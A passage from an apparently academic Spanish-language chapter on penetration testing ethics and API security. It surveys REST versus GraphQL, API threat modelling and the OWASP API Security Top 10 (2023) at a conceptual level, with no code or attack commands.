Una prueba de penetración bien ejecutada permite responder preguntas críticas para cualquier organización moderna: ¿qué tan fácil sería comprometer nuestros sistemas?, ¿qué datos podrían quedar expuestos?, ¿qué impacto real tendría un ataque?, y sobre todo, ¿cómo podemos prevenirlo?

Sin perder de vista el objetivo del *pentesting* su aplicación y evaluación en entornos controlados para poder responder las preguntas planteadas, este enfoque no solo resulta técnico, sino que también amplía y enriquece nuestra perspectiva del entorno de trabajo y mejora nuestra preparación ante un posible ataque.

Un objetivo general del *pentesting* es vulnerar tu sistema para detectar los puntos débiles en su mecanismo de defensa, con el fin de corregir las fallas de seguridad que hayan

quedado expuestas, y así garantizar que el sistema esté protegido contra cualquier código malicioso externo que pueda intentar violar la seguridad del sistema para obtener acceso no autorizado a los datos. (Prashant et al.,2020, pág. 674)

2.2.1 Concepto y Evolución del Pentesting

Las pruebas de penetración pueden definirse como un intento legal y autorizado de localizar y explotar con éxito sistemas informáticos con el propósito de hacer que dichos sistemas sean más seguros. Este proceso incluye la búsqueda de vulnerabilidades, así como la realización de ataques de prueba de concepto para demostrar que dichas vulnerabilidades son reales. Una prueba de penetración adecuada siempre concluye con recomendaciones específicas para abordar y corregir los problemas que fueron descubiertos durante la evaluación. En conjunto, este proceso se utiliza para ayudar a proteger computadoras y redes contra ataques futuros. La idea general consiste en identificar fallos de seguridad utilizando las mismas herramientas y técnicas que emplearía un atacante. Estos hallazgos pueden luego ser mitigados antes de que un hacker real los explote. (Engebretson, 2013, pág. 1)

En este punto, resulta necesario aclarar que no toda actividad técnica orientada a vulnerar un sistema tiene el mismo propósito ni obedece a la misma lógica. Si bien las herramientas y procedimientos empleados por un auditor de seguridad pueden ser idénticos a los utilizados por un atacante real, lo que diferencia a uno del otro no es la técnica, sino el marco bajo el cual actúan.

Comprender esta dualidad es esencial para evitar percepciones erróneas sobre el *pentesting*. No se trata de “hackear por curiosidad” ni de imitar comportamientos ilícitos, sino de emplear el conocimiento ofensivo con un propósito defensivo. En otras palabras, el pentester no busca comprometer un sistema para obtener beneficio propio, sino para

anticiparse a quien sí lo haría con fines dañinos. Esa diferencia en el objetivo final es lo que transforma una técnica potencialmente peligrosa en una herramienta legítima de protección.

Aunque quienes actúan con ética realizan muchas de las mismas tareas utilizando muchas de las mismas herramientas, existe una diferencia enorme entre ambos lados. En esencia, estas diferencias pueden resumirse en tres puntos clave: autorización, motivación e intención. Es importante recalcar que estos puntos no lo abarcan todo, pero pueden resultar útiles para determinar si una actividad es ética o no. (Engebretson, 2013, pág. 3)

Hablar de *pentesting* implica necesariamente hablar de responsabilidad. Ninguna prueba es legítima sin consentimiento formal, sin un alcance (*scope*) previamente delimitado, y sin reglas explícitas sobre qué se puede y qué no se puede hacer durante la evaluación. El *tester* profesional a menudo llamado *ethical hacker* o *white hat* se diferencia del atacante malicioso no solo por su intención, sino por el respeto absoluto a los límites legales y contractuales que protegen tanto al cliente como al propio *tester*. Dentro de este marco, se reconocen tres perfiles clásicos:

White hat, quien opera con autorización y enfoque defensivo;

Grey hat, que puede descubrir vulnerabilidades sin permiso previo, pero sin intención dañina;

Black hat, cuyo objetivo es la explotación ilícita para beneficio propio.

La primera y más sencilla manera de diferenciar entre los *white hats* y los *black hats* es la autorización. La autorización es el proceso de obtener aprobación antes de llevar a cabo cualquier prueba o ataque. Una vez que se obtiene dicha autorización, tanto el *penetration tester* como la empresa auditada deben acordar el alcance de la prueba.
El alcance incluye información específica sobre los recursos y sistemas que se incluirán en la evaluación. (Engebretson, 2013, pág. 3)

Aunque hoy hablamos de *exploits*, protocolos y CVEs, la esencia del *pentesting* se remonta a mucho antes de la existencia de Internet. En 1903, durante una demostración pública de la telegrafía inalámbrica de Guglielmo Marconi una tecnología revolucionaria para la época, un ilusionista llamado Nevil Maskelyne transmitió mensajes falsos que interrumpieron la presentación oficial. Lo hizo para demostrar, de manera irónica pero contundente, que el sistema de Marconi no era tan "a prueba de interferencias" como se proclamaba. Sin saberlo, ese acto sentó una de las primeras bases del pensamiento hacker moderno: probar la seguridad no desde la teoría, sino desde la práctica real y adversarial.

La historia ha demostrado una y otra vez que *ningún sistema es seguro por diseño*, sino por validación continua. Lo que en sus inicios eran juegos de interferencia en señales de radio, con los años se convertiría en manipulaciones de redes telefónicas (*phone-phreaking* en los años 60), infecciones masivas como el *Morris Worm* en 1988 y, más recientemente, ataques dirigidos contra APIs, servicios cloud e infraestructuras críticas. En todos estos casos, los incidentes sirvieron para que industria y gobierno reconocieran una verdad incómoda: solo quien conoce cómo se ataca, sabe cómo defender.

Por ello, el *pentesting* es más que una actividad técnica: es un componente esencial de la gestión de riesgos y de la gobernanza de seguridad. Organismos internacionales como NIST, ISO, OWASP y PTES han establecido marcos metodológicos que permiten estandarizar este tipo de pruebas para que sus resultados sean medibles, repetibles y útiles para la toma de decisiones estratégicas. Un informe de *pentesting* bien elaborado no solo describe fallos técnicos, sino que traduce esos hallazgos a un lenguaje de impacto operacional, financiero y reputacional.

En síntesis, el *pentesting* combina *pensamiento ofensivo* con *ética profesional*. Representa la convergencia entre curiosidad técnica y responsabilidad institucional. Es investigación aplicada, pero con propósito preventivo. Es, en esencia, la forma más honesta

de responder a la pregunta que toda organización debería hacerse: ¿qué tan seguros estamos realmente?

2.2.2 Importancia del pentesting en la seguridad informática actual

La importancia del *pentesting* no radica únicamente en la ejecución puntual de una prueba, sino en la continuidad del ejercicio como parte de un proceso permanente de mejora. La seguridad no es un estado, sino un ciclo; por ello, cada evaluación debe asumirse como una oportunidad para fortalecer el sistema frente a nuevas amenazas emergentes.

Las pruebas de penetración le permiten ver su organización a través de los ojos del enemigo. Este proceso puede conducir a muchos descubrimientos sorprendentes y brindarle el tiempo necesario para corregir sus sistemas antes de que un atacante real pueda actuar sin medida. (Engebretson, 2013, pág. 5)

Tal como enfatiza Engebretson (2013), la verdadera fortaleza del *pentesting* no radica únicamente en la identificación de vulnerabilidades, sino en la capacidad de adoptar la perspectiva del adversario. Desde su enfoque, ponerse en el lugar del atacante no es un ejercicio teórico, sino una estrategia preventiva que permite anticiparse a escenarios reales de compromiso.

Una prueba de penetración se considera parte de un proceso normal de gestión de riesgos de seguridad informática, el cual puede estar impulsado por requisitos internos o externos dependiendo de la situación particular. Ya sea como parte de una evaluación de riesgos interna o externa, es importante recordar que una prueba de penetración es solo uno de los componentes para evaluar la seguridad de un entorno; sin embargo, con frecuencia es la parte más importante, ya que puede proporcionar evidencia real de los problemas de seguridad. (Oriyano, 2017, pág. 58)

Adoptar la mentalidad de un adversario ponerse en los zapatos de un *APT* o atacante avanzado permite evaluar la infraestructura desde una perspectiva realista y no solo teórica. Esta visión ofensiva controlada es la que otorga verdadero valor al *pentesting*, pues revela no solo las debilidades técnicas, sino también el nivel de prioridad y compromiso que la organización asigna a su propia protección.

Comprender a los distintos actores y roles dentro del mundo del hacking y las pruebas de penetración es fundamental para captar la visión general. Comencemos describiendo el panorama con trazos amplios. Ten en cuenta que lo que sigue es una simplificación considerable; sin embargo, debería ayudarte a distinguir las diferencias entre los diversos grupos de personas involucradas. (Engebretson, 2013, pág. 2)

En ese contexto, comprender quiénes participan en este ecosistema resulta esencial para definir con claridad el alcance y el propósito del *pentesting* dentro de una organización. Identificar las motivaciones, capacidades y límites de cada perfil ya sean defensores, atacantes éticos o adversarios reales permite dimensionar correctamente por qué las pruebas de penetración no deben verse como un acto aislado, sino como una práctica estratégica alineada a la protección continua.

En última instancia, las pruebas de penetración deberían desempeñar un papel importante dentro de la seguridad general de su organización. Al igual que las políticas, las evaluaciones de riesgos, la planificación de la continuidad del negocio y la recuperación ante desastres se han convertido en componentes fundamentales para mantener a su organización segura y protegida, las pruebas de penetración también deben incluirse en su plan general de seguridad. (Engebretson, 2013, pág. 5)

2.2.3 Diferencias Entre Pentesting Tradicional y Pentesting de APIs

Si bien la metodología tradicional del *pentesting* suele estructurarse en fases bien definidas como *pre-engagement*, recolección de información, análisis y escaneo, explotación, post-explotación y elaboración del reporte final, dicha estructura metodológica no excluye a las APIs. De hecho, el *pentesting* de APIs puede enmarcarse en el mismo flujo de trabajo general; sin embargo, cada una de sus etapas requiere ciertos matices específicos debido a la naturaleza programática y carente de interfaz visual de las APIs.

Para comprender mejor estas variaciones, en el siguiente cuadro se contrastan las fases tradicionales con su adaptación al contexto del *pentesting* de APIs:

Tabla 1

Diferencia entre el pentesting tradicional y el pentesting de APIs

Aspecto	*Pentesting* Tradicional	*Pentesting* de APIs
Superficie de ataque	Interfaces gráficas (web, móviles), servidores, redes	Endpoints expuestos por servicios REST, SOAP, GraphQL, gRPC, etc.
Interacción del atacante	Navegación visual y lógica del usuario	Peticiones directas a nivel de protocolo (HTTP/HTTPS), sin interfaz humana
Tipos de vulnerabilidades comunes	XSS, CSRF, SQL Injection en formularios web	Autenticación rota, fuga de datos por endpoints, falta de control de objetos (IDOR), verbos HTTP mal implementados
Herramientas principales	Burp Suite, nmap, Metasploit, OWASP ZAP, scanners web generals	Postman, Insomnia, Burp Suite (con plugins), OWASP Amass, herramientas específicas como jwt_tool, GraphQLmap, Postman Fuzzer, etc.
Autenticación	Sesiones con cookies / formularios web	Tokens (JWT, OAuth2, API keys), firmas HMAC

Modelo de prueba	Caja negra, gris o blanca con enfoque en flujos funcionales	Generalmente caja gris o blanca, porque se requiere documentación o swagger para entender los endpoints

2.3 Fundamentos de APIs

Los fundamentos de las interfaces de programación de aplicaciones (API) se originan en los mismos principios que sustentan la comunicación entre los sistemas informáticos. Desde los primeros desarrollos de redes de computadoras hasta la actual infraestructura global de Internet, todo se basa en el intercambio estructurado de información entre máquinas y servidores.

Esto lo afirma el sitio web YusAPI (2023) “El término API no es nuevo. Se remonta a los años 60. La primera mención formal se encuentra en un artículo de 1968 titulado *«Data structures and techniques for remote computer graphics»* de Wilkes y Needham. Por entonces, las APIs eran bibliotecas internas que permitían a las aplicaciones comunicarse con el sistema operativo”.

En esencia, Internet no es más que una red masiva de conexiones que permite a los sistemas comunicarse mediante protocolos definidos, y las APIs representan la evolución moderna de ese mismo concepto: un medio estandarizado que posibilita la interoperabilidad entre distintos programas, servicios y dispositivos. Tal como afirma Lauret (2019) “Si las APIs constituyen el pilar esencial de un mundo interconectado, su diseño representa el cimiento que sostiene toda su arquitectura. De hecho, el éxito o fracaso de un sistema basado en APIs depende directamente de la calidad con la que estas han sido concebidas y diseñadas, ya que cada interfaz define la experiencia, seguridad y eficiencia con la que los distintos componentes interactúan dentro de la red.” (pág. 6)

Hoy en día, prácticamente toda interacción digital desde una aplicación móvil hasta un asistente virtual, desde una plataforma bancaria hasta un sistema de ciberseguridad depende del uso de APIs. Cada vez que un usuario envía un mensaje, realiza una transacción o accede a un servicio en línea, una API actúa como intermediaria invisible, garantizando que la información viaje correctamente entre el dispositivo del usuario y los servidores que gestionan la solicitud.

Según Lauret (2019), las interfaces de programación de aplicaciones (API) constituyen uno de los pilares fundamentales del mundo digital interconectado. A través de ellas, los distintos sistemas y programas de software se comunican entre sí, desde aplicaciones móviles hasta complejas infraestructuras de servidores. De este modo, las API no solo funcionan como simples mecanismos técnicos, sino también como productos esenciales que sostienen la operatividad y la interoperabilidad de los ecosistemas digitales modernos (*traducción propia*).

De este modo, las APIs se han convertido en el lenguaje común del ecosistema digital contemporáneo, permitiendo que las tecnologías converjan, se comuniquen y creen experiencias integradas, escalables y seguras. Su comprensión es, por tanto, indispensable para el desarrollo de soluciones modernas en campos como la ciberseguridad, la automatización y la inteligencia artificial.

2.3.1 Definición y características de una API

Una API (Application Programming Interface) es un conjunto estructurado de reglas, protocolos y herramientas que permite la comunicación e interoperabilidad entre diferentes sistemas, aplicaciones o servicios de software. A través de las APIs, los desarrolladores pueden acceder a funciones o datos de un sistema sin necesidad de conocer su

implementación interna, garantizando así la modularidad, escalabilidad y reutilización del código.

Asimismo, se presenta la siguiente definición obtenida de una de las principales plataformas de formación en ciberseguridad a nivel internacional.

API significa Interfaz de Programación de Aplicaciones. Es un middleware que facilita la comunicación entre dos componentes de software utilizando un conjunto de protocolos y definiciones. En el contexto de las API, el término “aplicación” se refiere a cualquier software que tenga una funcionalidad específica, y el término “interfaz” se refiere al contrato de servicio entre dos aplicaciones que hace posible la comunicación mediante solicitudes (requests) y respuestas (responses). (TryHackMe, 2025)

En términos prácticos, una API actúa como un puente estandarizado que facilita el intercambio de información entre aplicaciones, permitiendo la integración de servicios externos, por ejemplo, pasarelas de pago, autenticación, geolocalización o análisis de datos de forma segura, eficiente y controlada.

Las APIs Web se han convertido en un pilar fundamental del ecosistema tecnológico actual. Su capacidad para interconectar sistemas y facilitar la reutilización de recursos impulsa la eficiencia en el desarrollo de software.

Es destacable la importancia que tienen las APIs Web en la actualidad, ya que son ampliamente utilizadas para el desarrollo de software, sobre todo por las más grandes empresas, como Google o Amazon. Las APIs son muy útiles al permitir consumir y gestionar datos provenientes de aplicaciones o software externos a un producto o aplicación sin necesidad de volver a generarlos desde cero. (Enriquez & Casas, 2023, pág. 124)

En el ecosistema tecnológico actual existe una infinidad de tipos de interfaces de programación de aplicaciones (API), cada una diseñada con propósitos y alcances distintos. Sin embargo, de manera general, es posible agruparlas en tres grandes categorías: las APIs de

hardware, que permiten la comunicación directa con dispositivos físicos o componentes electrónicos; las APIs de librería, que facilitan la reutilización de funciones y módulos dentro del propio entorno de desarrollo; y las APIs remotas, que habilitan la interacción entre sistemas distribuidos a través de redes o de Internet.

Tal como explica Lauret (2019), en un escenario práctico pueden coexistir simultáneamente estos tres tipos de API: una de hardware, una de librería y una remota, siendo esta última el foco principal de su obra, al representar la base de la conectividad moderna y de los servicios web actuales.

2.3.3 Comparación entre RESTful y GraphQL

GraphQL y REST son dos enfoques distintos para diseñar una API para el intercambio de datos a través de Internet. REST permite a las aplicaciones cliente intercambiar datos con un servidor mediante verbos HTTP, que es el protocolo de comunicación estándar de Internet. Por otro lado, GraphQL es un lenguaje de consulta de API que define las especificaciones relativas a cómo una aplicación cliente debe solicitar datos de un servidor remoto. Puede usar GraphQL en sus llamadas a la API sin depender de la aplicación del lado del servidor para definir la solicitud. Tanto GraphQL como REST son tecnologías eficaces que están detrás de la mayoría de nuestras aplicaciones modernas. (Amazon, 2025)

En el marco de la presente investigación, se abordarán dos de los principales paradigmas de diseño de APIs modernas: REST y GraphQL, con el propósito de realizar un análisis comparativo detallado que permita comprender sus características, funcionamiento y diferencias estructurales. Este estudio busca ofrecer una visión más precisa y fundamentada sobre cómo cada modelo gestiona la comunicación entre cliente y servidor, el intercambio de

datos y la exposición de recursos, considerando aspectos como rendimiento, flexibilidad, eficiencia en las consultas y seguridad.

GraphQL es un lenguaje de consulta y manipulación de datos para APIs, desarrollado por Facebook en 2012 y liberado como código abierto en 2015. Permite a los clientes solicitar exactamente la información que necesitan y nada más, optimizando el consumo de recursos y reduciendo el número de peticiones al servidor. A diferencia de REST, GraphQL utiliza un único endpoint y una estructura declarativa, donde el cliente define la forma y profundidad de la respuesta. Esto mejora la eficiencia, flexibilidad y rendimiento de las aplicaciones modernas, especialmente en entornos móviles y de microservicios.

GraphQL ofrece una solución a muchas de las limitaciones e ineficiencias que experimentan los desarrolladores al interactuar con las API REST. Por ejemplo, GraphQL brinda al usuario la posibilidad de solicitar únicamente la información específica que necesita. (Semere, 2017, pág. 12)

REST es un estilo arquitectónico para el diseño de servicios web, propuesto por Roy Fielding en el año 2000. Se basa en el uso de métodos estándar del protocolo HTTP (GET, POST, PUT, DELETE, etc.) para realizar operaciones sobre recursos identificados mediante URLs únicas. Cada recurso se representa normalmente en formatos como JSON o XML, y las interacciones son sin estado (stateless), lo que simplifica la escalabilidad y la interoperabilidad entre sistemas. REST se caracteriza por su simplicidad, robustez y amplia adopción, siendo la base de la mayoría de las APIs modernas.

Como se aprecia REST es bastante flexible y nos ofrece diferentes alternativas de diseño, el usar una u otra depende sólo de lo que pensemos que será más interoperable en cada caso. Un criterio sencillo para decidir si hacer slicing o descomponer la entidad en recursos de detalle, es cuantos niveles de anidamiento vamos a tener. (Amodeo, 2013, pág. 3)

Aunque las APIs REST han demostrado ser una solución robusta y ampliamente adoptada por su simplicidad y estandarización, GraphQL surge como una alternativa moderna que responde a las limitaciones de flexibilidad y eficiencia en la obtención de datos. Esta diferencia refleja no solo una variación técnica, sino también un cambio en la manera en que las aplicaciones modernas gestionan y consumen información. A partir de esta comparación, resulta pertinente analizar cómo ambas tecnologías se insertan dentro de la evolución general de las arquitecturas de APIs y el camino que ha llevado a la coexistencia de REST y GraphQL en los ecosistemas actuales.

2.3.2 Evolución de arquitecturas de APIs: REST y GraphQL

Las arquitecturas de interfaces de programación de aplicaciones (APIs) han evolucionado significativamente en las últimas décadas, impulsadas por la necesidad de sistemas más flexibles, escalables y orientados a la interoperabilidad. Desde los primeros servicios web basados en SOAP hasta la consolidación de REST y el surgimiento de GraphQL, esta evolución refleja una búsqueda constante por mejorar la comunicación entre aplicaciones y optimizar el intercambio de datos en entornos distribuidos.

En general, las respuestas SOAP tienden a ser más extensas y complejas que las respuestas de las APIs REST o GraphQL, debido a su uso de XML y del formato de envoltura (*envelope*). Sin embargo, este formato proporciona una forma estandarizada de intercambio de información que puede ser útil en determinadas industrias y casos de uso. (Cocca, 2023)

Durante los años 2000, los servicios web basados en SOAP (Simple Object Access Protocol) dominaron el panorama de la integración de sistemas. SOAP ofrecía un protocolo estructurado y basado en XML que garantizaba interoperabilidad, pero su complejidad y

rigidez lo convirtieron en una opción difícil de mantener y poco eficiente para aplicaciones web modernas.

Ante estas limitaciones, surgió REST (Representational State Transfer) como una alternativa más ligera y sencilla. Propuesto por Roy Fielding en el año 2000, REST se basa en los principios del protocolo HTTP, aprovechando sus métodos estándar (GET, POST, PUT, DELETE) y su enfoque sin estado (stateless). Su simplicidad y compatibilidad con los estándares de la web favorecieron una rápida adopción, impulsando el desarrollo de arquitecturas orientadas a recursos (ROA) y fomentando la escalabilidad de los servicios distribuidos.

REST suele ser más rápido debido a su naturaleza sin estado y a su compatibilidad con el almacenamiento en caché. La mensajería basada en XML de SOAP puede ser más lenta debido a las cargas útiles más grandes y a los requisitos de procesamiento adicionales. (Appleute, 2025)

Durante más de una década, REST se convirtió en el estándar de facto para la exposición de APIs, especialmente en entornos empresariales y de desarrollo móvil. Su éxito radica en su facilidad de uso, su independencia del lenguaje y su compatibilidad con infraestructuras existentes.

Sin embargo, el crecimiento de las aplicaciones web y móviles trajo consigo nuevas necesidades: interfaces más dinámicas, optimización de rendimiento y reducción de la sobrecarga en las solicitudes. REST, al estar basado en endpoints fijos y respuestas predefinidas, comenzó a mostrar limitaciones, especialmente ante escenarios donde los clientes requerían datos personalizados o múltiples recursos en una sola consulta. Esto generaba problemas como el over-fetching (exceso de datos no necesarios) y el under-fetching (falta de datos que obliga a realizar múltiples llamadas), afectando la eficiencia del consumo de API.

Según Appleute (2025), una de las principales críticas hacia el enfoque REST es que puede generar solicitudes de datos excesivas o insuficientes, lo que implica una transferencia innecesaria de información entre el cliente y el servidor. En cambio, GraphQL soluciona esta limitación al permitir que los clientes definan de manera precisa los datos que necesitan, optimizando así el rendimiento y evitando el intercambio redundante de información. Esta característica ha posicionado a GraphQL como una alternativa más eficiente para el desarrollo de aplicaciones modernas que requieren flexibilidad y precisión en la comunicación de datos.

En respuesta a estas limitaciones, Facebook introdujo GraphQL en 2015, un lenguaje de consulta para APIs que permite a los clientes especificar exactamente qué datos necesitan. A diferencia de REST, GraphQL se centra en un único endpoint y en la definición de esquemas y resolvers, lo que otorga mayor flexibilidad y eficiencia en la comunicación entre cliente y servidor.

REST a menudo requiere acceder a varios *endpoints* para recopilar diferentes piezas de información, lo que puede conducir a una obtención excesiva o insuficiente de datos. GraphQL permite a los clientes especificar con precisión los datos que necesitan desde un único *endpoint*, minimizando así el volumen de datos transmitidos a través de la red. (Kanjilal, 2024)

GraphQL no reemplaza completamente a REST, sino que redefine la manera en que se estructuran y consumen los datos. Su enfoque declarativo y su capacidad para anidar consultas complejas permiten optimizar el tráfico de red y mejorar el rendimiento de aplicaciones con interfaces dinámicas o dependientes de datos en tiempo real. Además, su integración con herramientas modernas de desarrollo facilita la documentación automática, la validación de tipos y la evolución de los servicios sin romper compatibilidad con versiones anteriores.

En la actualidad, tanto REST como GraphQL coexisten en el ecosistema tecnológico. REST sigue siendo ideal para servicios sencillos, sistemas legacy o escenarios donde la simplicidad y el caché HTTP resultan críticos. GraphQL, por su parte, destaca en entornos donde se prioriza la flexibilidad, la optimización de consultas y la experiencia del desarrollador.

La evolución de las arquitecturas de APIs, por tanto, no implica una sustitución directa, sino una diversificación de enfoques que responde a las necesidades específicas de cada proyecto. En muchos casos, las organizaciones adoptan modelos híbridos, integrando GraphQL como capa sobre APIs REST existentes, combinando así estabilidad y modernización tecnológica.

Según Kanjilal (2024) con el avance de la tecnología a un ritmo tan acelerado, REST parece tener un futuro prometedor. Gracias a su simplicidad y escalabilidad, se espera que REST siga siendo un estilo arquitectónico fundamental para el diseño de aplicaciones en red.

La transición de REST a GraphQL ilustra una tendencia más amplia en la ingeniería de software: el paso de arquitecturas centradas en el servidor a modelos orientados al cliente y a la eficiencia de datos. Esta evolución no solo representa una mejora técnica, sino también un cambio conceptual en la manera en que se diseñan consume y escalan los servicios digitales.

2.4 Seguridad en APIs

2.4.1 Concepto de Seguridad en APIs

Dado el constante auge y crecimiento tecnológico, resulta fundamental contar con mecanismos e infraestructuras que permitan la interconexión entre diversos sistemas para aprovechar al máximo sus beneficios. Esta interconectividad facilita un mejor desempeño en el ámbito de la comunicación tanto para desarrolladores, clientes como servidores,

optimizando los procesos y el intercambio de información.

Sin embargo, desde los primeros envíos de datos realizados por Guglielmo Marconi, pionero en las comunicaciones inalámbricas, se ha evidenciado la necesidad de garantizar la seguridad de la información transmitida. En este contexto, surge la importancia de proteger las APIs, ya que constituyen un componente esencial en la interacción entre aplicaciones y, al mismo tiempo, un potencial punto de vulnerabilidad ante ataques cibernéticos.

Contamos con definiciones de seguridad en APIs proporcionadas por una de las organizaciones más reconocidas a nivel mundial en materia de seguridad web: OWASP (Open Web Application Security Project), la cual señala lo siguiente:

Un elemento fundamental de la innovación en el mundo actual impulsado por las aplicaciones es la API. Desde los sectores bancario, minorista y de transporte hasta el Internet de las Cosas (IoT), los vehículos autónomos y las ciudades inteligentes, las APIs constituyen una parte crítica de las aplicaciones móviles, SaaS y web modernas, y pueden encontrarse en aplicaciones orientadas al cliente, al socio o de uso interno. Por su naturaleza, las APIs exponen la lógica de la aplicación y datos sensibles como la Información de Identificación Personal (PII), y debido a ello se han convertido cada vez más en un objetivo para los atacantes. Sin APIs seguras, la innovación rápida sería imposible. (OWASP, 2024)

2.4.2 Modelos de Amenazas en APIs

Un modelo de amenazas de API es un marco estructurado que permite detectar los posibles vectores de ataque y evaluar el impacto potencial de las vulnerabilidades dentro del ciclo de vida de una API. Su propósito principal es anticipar los riesgos antes de que puedan ser explotados por actores maliciosos, asegurando así la confidencialidad, integridad y disponibilidad de los datos y servicios expuestos.

El modelado de amenazas trabaja para identificar, comunicar y comprender las amenazas y mitigaciones dentro del contexto de proteger algo de valor, el modelado de amenazas se puede aplicar a una amplia gama de cosas, incluyendo software, aplicaciones, sistemas, redes, sistemas distribuidos, cosas en Internet de las cosas, procesos de negocio, etc. Hay muy pocos productos técnicos que no puedan tener un modelado de amenazas; que sea más o menos gratificante, dependiendo de cuánto éste se comunica, o interactúa, con el mundo. (OWASP, 2024)

Este enfoque destaca que la seguridad no es solo una cuestión de implementar controles aislados, sino de comprender cómo cada componente de un sistema puede ser explotado o afectado por su interacción con el entorno. Por ello, un modelado de amenazas bien estructurado sirve como guía estratégica que orienta la integración de herramientas y servicios, asegurando que las medidas de protección se apliquen de manera coherente y efectiva a lo largo de todo el ciclo de vida de las APIs.

Según (Microsoft Learn, 2025), Azure API Management proporciona controles integrales para garantizar la seguridad de las APIs, pero su verdadera fortaleza radica en la integración con otros servicios complementarios que permiten detectar y mitigar amenazas según lo identificado por OWASP. Entre estos servicios, Defender for API, dentro de Microsoft Defender for Cloud, ofrece información detallada sobre la seguridad de las APIs, genera recomendaciones proactivas y permite la detección de amenazas, mientras que el Centro de API de Azure facilita la gobernanza centralizada y la gestión del inventario de APIs en toda la organización. Adicionalmente, herramientas como Azure Front Door, Azure Application Gateway y Azure Web Application Firewall (WAF) brindan protección frente a amenazas tradicionales y bots de aplicaciones web, y Azure DDoS Protection ayuda a identificar y mitigar ataques distribuidos de denegación de servicio. Los servicios de red de Azure permiten restringir el acceso público a las APIs, reduciendo la superficie de

exposición, mientras que Azure Monitor y Log Analytics proporcionan métricas y registros operativos que facilitan la investigación de incidentes de seguridad. Finalmente, Azure Key Vault asegura el almacenamiento de certificados y secretos utilizados por API Management, y Microsoft Entra garantiza métodos avanzados de administración de identidades, así como la autenticación y autorización de solicitudes. En conjunto, este ecosistema integrado permite a las organizaciones gestionar sus APIs con altos estándares de seguridad, resiliencia y control, reforzando la protección frente a las principales amenazas de OWASP.

2.4.5 OWASP API Security Top 10 Como Referencia Central

El OWASP API Security Top 10 constituye un marco de referencia crítico para la evaluación de riesgos y la implementación de controles de seguridad en entornos basados en APIs. Este estándar identifica las vulnerabilidades más frecuentes y severas que afectan a las APIs modernas, incluyendo problemas de autenticación y autorización insuficiente, exposición excesiva de datos, control inadecuado de flujos de información y fallas en la validación de entradas.

El OWASP API Security Top 10 es una lista de los riesgos más críticos de seguridad en APIs, mantenida por la Fundación OWASP dentro del proyecto OWASP API Security Project. Publicada por primera vez en 2019 y actualizada en 2023, destaca las debilidades más comunes, incluyendo fallos de autorización, configuraciones incorrectas y consumo inseguro de APIs. Su objetivo es ayudar a los desarrolladores y equipos de seguridad a priorizar las defensas y aplicar controles de seguridad coherentes en todo su ecosistema de APIs. (Hakimi, 2025)

Desde la perspectiva de un profesional de ciberseguridad, este listado permite priorizar los esfuerzos de mitigación, enfocándose en aquellas áreas donde un compromiso tendría mayor impacto sobre la confidencialidad, integridad y disponibilidad de los sistemas.

Además, su aplicación sistemática promueve una arquitectura de defensa en profundidad, garantizando que cada componente de la API cuente con controles apropiados y alineados con las mejores prácticas de seguridad reconocidas internacionalmente. En este sentido, el OWASP API Security Top 10 no solo sirve como guía para auditorías y pruebas de penetración, sino también como un referente para diseñar APIs resilientes frente a amenazas avanzadas y ataques dirigidos.

2.5 Vulnerabilidades en APIs

El OWASP API Security Top 10 – 2023 refleja las amenazas más críticas que enfrentan las APIs modernas, actualizando y refinando las categorías previas de 2019 para enfocarse en los problemas raíz que impactan directamente la seguridad de las aplicaciones. Cada ítem representa una vulnerabilidad que puede comprometer la confidencialidad, integridad y disponibilidad de los sistemas, y su correcta comprensión es esencial para arquitecturas resilientes y seguras.

Entre los aspectos más relevantes se incluyen la autorización deficiente a nivel de objeto y propiedad (API1 y API3), que permite a atacantes acceder o manipular datos sin permisos adecuados; fallos en la autenticación (API2), que comprometen la identidad de los usuarios; y vulnerabilidades asociadas a la explotación de recursos y flujos sensibles (API4 y API6), que pueden causar denegación de servicio o impactos económicos directos. También se destacan riesgos más técnicos, como Server-Side Request Forgery (API7), configuraciones inseguras (API8), mala gestión de inventario de endpoints y versiones (API9), y consumo inseguro de APIs de terceros (API10).

Los desarrolladores necesitan interactuar con otros programas; como resultado, un desarrollador puede realizar tareas específicas sin tener autorización para acceder a la totalidad del software. Esto, sin duda, reduce la carga de trabajo, pero al mismo tiempo

introduce riesgos. Al final, todo desarrollador desea garantizar la seguridad de su aplicación. (Touhid et al., 2018, pág. 9)

La comprensión y mitigación de estas vulnerabilidades exige un enfoque integral, que combine revisión de código, pruebas de penetración, gestión de configuraciones y monitoreo continuo de APIs. Desde la perspectiva de ciberseguridad profesional, este listado se constituye como referencia central para auditorías de seguridad, diseño seguro de APIs y establecimiento de políticas de control de acceso robustas.

Tabla 2

OWASP API Security Top 10 – 2023

Código	Vulnerabilidad	Descripción
API1:2023	Broken Object Level Authorization	Falta de autorización adecuada a nivel de objetos, permitiendo acceso no autorizado a datos identificados por IDs.
API2:2023	Broken Authentication	Fallos en la autenticación que permiten comprometer tokens o suplantar usuarios.
API3:2023	Broken Object Property Level Authorization	Falta de validación de autorización a nivel de propiedades de objetos, provocando exposición o manipulación de datos.
API4:2023	Unrestricted Resource Consumption	Consumo ilimitado de recursos de red, CPU, memoria, o servicios pagos, generando denegación de servicio o costos adicionales.
API5:2023	Broken Function Level Authorization	Autorización deficiente en funciones administrativas y de usuario, exponiendo recursos sensibles.
API6:2023	Unrestricted Access to Sensitive Business Flows	Exposición de flujos de negocio críticos sin restricciones, susceptible a uso abusivo automatizado.
API7:2023	Server-Side Request Forgery (SSRF)	API permite solicitudes a destinos externos sin validar URI, facilitando ataques a sistemas internos.

Código	Vulnerabilidad	Descripción
API8:2023	Security Misconfiguration	Configuraciones inseguras de APIs y sistemas, derivadas de malas prácticas o descuidos de DevOps/ingeniería.
API9:2023	Improper Inventory Management	Inventario inadecuado de endpoints y versiones, exponiendo APIs obsoletas o de depuración.
API10:2023	Unsafe Consumption of APIs	Consumo inseguro de APIs de terceros, confiando en datos externos sin controles robustos.

Nota: La estructura y descripción de las vulnerabilidades se inspira en OWASP API Security Top 10 – 2023, elaboradas con redacción y enfoque propios del autor.

2.5.1 Vulnerabilidades comunes en APIs RESTful

Las APIs REST están creciendo rápidamente. Este informe señala que el 50% de las organizaciones experimentaron un incidente de seguridad en APIs REST durante los últimos 12 meses, y que las fuentes de amenazas potenciales en las APIs REST provienen en un 40% de configuraciones incorrectas y en un 35% de APIs sin el mantenimiento adecuado, ya sea en las pruebas de software o en las validaciones de seguridad. (Marcelo et al., 2025, pág. 1)

